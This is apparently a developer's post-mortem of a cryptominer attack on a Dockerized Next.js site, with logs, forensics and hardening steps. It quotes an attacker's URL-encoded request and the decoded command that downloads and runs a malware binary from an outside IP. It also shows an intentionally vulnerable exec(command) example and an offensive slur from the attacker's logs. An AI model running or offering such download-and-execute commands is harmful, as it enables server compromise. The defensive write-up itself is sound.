Security Incident Report: Cryptominer Attack on Next.js Application

Introduction
On December 7-8, 2025, my Next.js portfolio application luisfaria.dev running on a DigitalOcean Ubuntu droplet was compromised by an automated cryptomining attack. The attacker successfully executed remote code on the containerized Next.js application, deploying cryptocurrency miners that ran for several hours before detection.
This document serves as a post-mortem analysis and educational resource for understanding how the attack occurred, what was compromised, and how to prevent similar incidents.
Timeline:
- Attack Started: ~December 7, 21:52 UTC
- Detection: December 8, ~18:00 UTC (via unusual container behavior)
- Remediation: December 9, 2025 (full rebuild and investigation)
- Posting: December 10, 2025 (this document)
Problem Outline
What Happened
An attacker exploited a vulnerability in my Next.js application to execute arbitrary shell commands within the Docker container. The attack resulted in:
-
Cryptominer deployment – Two mining processes (
XXaFNLHKandrunnv) running for 4+ hours - Resource exhaustion – CPU usage spiked, causing application timeouts
- Persistence attempts – Malware tried (and failed) to create systemd services
- Process spawning – 40+ zombie shell processes created to maintain infection
Initial Symptoms
-
Nginx timeouts: Multiple
upstream timed out (110: Operation timed out)errors - Container unresponsiveness: All docker commands became extremely slow
- HTTP 499/504 errors: Requests failing or timing out
- High CPU usage: Container consuming excessive resources
Discovery
docker compose exec webapp ps aux
Revealed:
PID   USER     TIME  COMMAND
1126  nextjs   4h24  ./XXaFNLHK          # Cryptominer #1
1456  nextjs   3h49  /tmp/runnv/runnv    # Cryptominer #2
40+   nextjs   0:00  [sh]                # Zombie shells
Findings
1. Attack Vector: Remote Code Execution (RCE)

The attacker exploited a vulnerability that allowed execution of shell commands through HTTP requests. The exact entry point was identified through nginx access logs showing suspicious POST requests with URL-encoded shell commands.
Evidence from logs:
141.98.11.98 - POST /device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20jew.arm7%3B%20wget%20http%3A%2F%2F78.142.18.92%2Fbins%2Fjew.arm7%3B%20chmod%20777%20jew.arm7%3B%20.%2Fjew.arm7%20tbk
Decoded command:
cd /tmp; rm jew.arm7; wget http://78.142.18.92/bins/jew.arm7; chmod 777 jew.arm7; ./jew.arm7 tbk
This is a common IoT/router exploit being sprayed at internet-facing servers. The fact that my Next.js application responded to this indicates a code execution vulnerability.
2. Malware Analysis
Downloaded files:
/tmp/runnv/runnv           # 8.3MB binary - cryptominer
/tmp/runnv/config.json     # Mining pool configuration
/tmp/alive.service         # Systemd persistence attempt (failed)
/tmp/lived.service         # Systemd persistence attempt (failed)
./XXaFNLHK                 # Secondary miner binary
Attacker infrastructure:
-
89.144.31.18– Download server for initial payload (x86binary) -
78.142.18.92– Secondary malware distribution server
3. Next.js Application Vulnerability
Key findings from application logs:
⨯ [Error: NEXT_REDIRECT] {
  digest: '12334nmy nuts itch nigganMEOWWWWWWWWW'
}
This custom “digest” value in NEXT_REDIRECT errors strongly suggests:
- An API route or Server Action is executing unsanitized user input
- The attacker is injecting shell commands through HTTP parameters
- Next.js is catching the error but the command has already executed
Probable vulnerable code pattern:
// VULNERABLE CODE - Example of what might exist
export async function POST(request) {
  const { command } = await request.json();
  const { exec } = require('child_process');
  exec(command); // 🚨 DANGEROUS - executes arbitrary commands
  return Response.json({ success: true });
}
4. Attack Pattern
- Reconnaissance: Automated bots scan for vulnerable servers
- Exploitation: Send crafted HTTP requests with shell commands
- Payload delivery: Download cryptominer binaries from attacker’s server
- Execution: Run miners using victim’s CPU resources
- Persistence: Attempt to create startup services (blocked by Docker permissions)
- Obfuscation: Spawn multiple shell processes to avoid detection
5. Why Docker Sandboxing Helped
The attack was partially contained due to Docker security:
✅ What Docker prevented:
- Miners couldn’t write to
/dev/(Permission denied) - Systemd services couldn’t be installed (no systemd in container)
- Limited filesystem access
- Isolated from host system
❌ What Docker didn’t prevent:
- Code execution within container
- CPU resource consumption
- Network connections to mining pools
- Writing to
/tmp/directory
Solution
Immediate Actions Taken
# 1. Stop the compromised container
docker compose down

# 2. Preserve forensic evidence
docker logs frontend_app > ~/attack_logs.txt
docker logs nginx_gateway > ~/nginx_logs.txt

# 3. Full rebuild from clean source
cd /var/www/portfolio
git pull origin master --ff-only
docker compose build --no-cache
docker compose up -d

# 4. Verify clean state
docker compose ps
docker compose exec webapp ps aux  # Check for suspicious processes
Required Code Review
Action items:
- ✅ Audit all API routes for
exec(),spawn(),eval(), orFunction()calls - ✅ Review Server Actions for input validation
- ✅ Check dependencies for known vulnerabilities:
npm audit - ✅ Update Next.js to latest version (was on 15.3.2)
- ✅ Implement input sanitization on all user-facing endpoints
Search for vulnerable patterns:
# Find dangerous functions in codebase
grep -r "exec|spawn|eval|Function(" .
  --include="*.js" --include="*.ts"
  --exclude-dir=node_modules

# Check for unsanitized Server Actions
grep -r "use server" . --include="*.js" --include="*.ts"
Security Hardening Implementation Plan
1. Docker Security
# Run as non-root user (already implemented)
USER nextjs

# Limit resources
deploy:
  resources:
    limits:
      cpus: '1.0'
      memory: 512M
→ ✅ Issue #34 – docker-compose: add CPU and memory resource limits for backend & frontend
2. Network Security
# docker-compose.yml - Add network isolation
networks:
  frontend:
    driver: bridge
  backend:
    driver: bridge
    internal: true  # No internet access for backend
→ 🔥 Issue #40 – docker-compose: add network isolation between frontend and backend containers
3. Nginx Rate Limiting
# Prevent automated attacks
limit_req_zone $binary_remote_addr zone=api:10m rate=10r/s;

location /api/ {
    limit_req zone=api burst=20 nodelay;
}
→ 🔥 Issue #33 – nginx: add security headers, rate limiting, and request size limit
4. Input Validation (Critical)
// SECURE CODE - Never execute user input directly
import { z } from 'zod';

// Define strict schema
const schema = z.object({
  action: z.enum(['allowed', 'actions', 'only']),
  value: z.string().max(100).regex(/^[a-zA-Z0-9]+$/)
});

export async function POST(request) {
  const body = await request.json();

  // Validate input
  const result = schema.safeParse(body);
  if (!result.success) {
    return Response.json({ error: 'Invalid input' }, { status: 400 });
  }

  // Never use exec/spawn with user input
  // Use safe alternatives or predefined operations
}
→ ✅ Issue #29 – backend: enhance chatbot input validation for shell/metacharacters
5. Monitoring & Alerting
# Set up container resource monitoring
docker stats frontend_app

# Alert on high CPU usage
# (Implement monitoring solution like Prometheus, Grafana, etc.)
→ 🔥 Issue #39 – monitoring: set up container resource monitoring and alerts
6. CORS restrictions
Production CORS in backend/src/index.ts currently restricts origins to http://localhost:3000.
Update the following in src/index.ts:
const corsOptions = {
  origin: config.nodeEnv === 'production'
    ? ['https://luisfaria.dev'] // ✅ add production domain
    : 'http://localhost:3000',
  credentials: true
};
→ ✅ Issue 32 – backend: fix CORS configuration for production
Final Tips
Prevention Checklist
- [X] Never execute user input directly – This is the #1 rule
- [X] Input validation – Use strict schemas (Zod, Joi, etc.)
- [X] Dependency updates – Run
npm auditregularly frontend npm audit & backend npm audit - [X] Least privilege – Run containers as non-root users (Dockerfile:
USER nextjs) - [X] Resource limits – Prevent resource exhaustion Issue #34
- [X] Regular security audits – Review code for vulnerabilities
- [X] Keep Next.js updated – Security patches are released regularly
- [ ] Rate limiting – Prevent brute force attacks Issue #33
- [ ] Network isolation – Limit container internet access
- [ ] Logging & monitoring – Detect anomalies early Issue #35
Red Flags to Watch For
- 🚩 Unexpected CPU spikes
- 🚩 Unusual network connections
- 🚩 Slow container response times
- 🚩 Multiple timeout errors in logs
- 🚩 Unknown processes in
ps aux - 🚩 Files in
/tmp/you didn’t create - 🚩 Suspicious POST requests in access logs
Learning Resources
- OWASP Top 10
- Next.js Security Best Practices
- Docker Security Cheat Sheet
- Node.js Security Best Practices
Key Takeaways
- Never trust user input – Always validate and sanitize
- Defense in depth – Multiple security layers (Docker, nginx, app-level)
- Monitor everything – Logs saved my ass in this incident
- Automate security – CI/CD with automated security scanning
- Stay updated – Regular dependency and framework updates
Conclusion
This incident was a valuable learning experience demonstrating how quickly automated attacks can compromise vulnerable applications. The attack was detected relatively quickly due to visible performance degradation, and Docker’s sandboxing prevented host-level compromise.
The attacker’s “my nuts itch nigga” message served as an inadvertent calling card, making the attack logs memorable (🤣) and providing a clear marker during investigation.
The primary lesson: Never execute unsanitized user input. This single vulnerability can turn your server into someone else’s cryptocurrency mining rig.
Status: ✅ Incident resolved, system rebuilt, monitoring enhanced, awaiting code audit completion.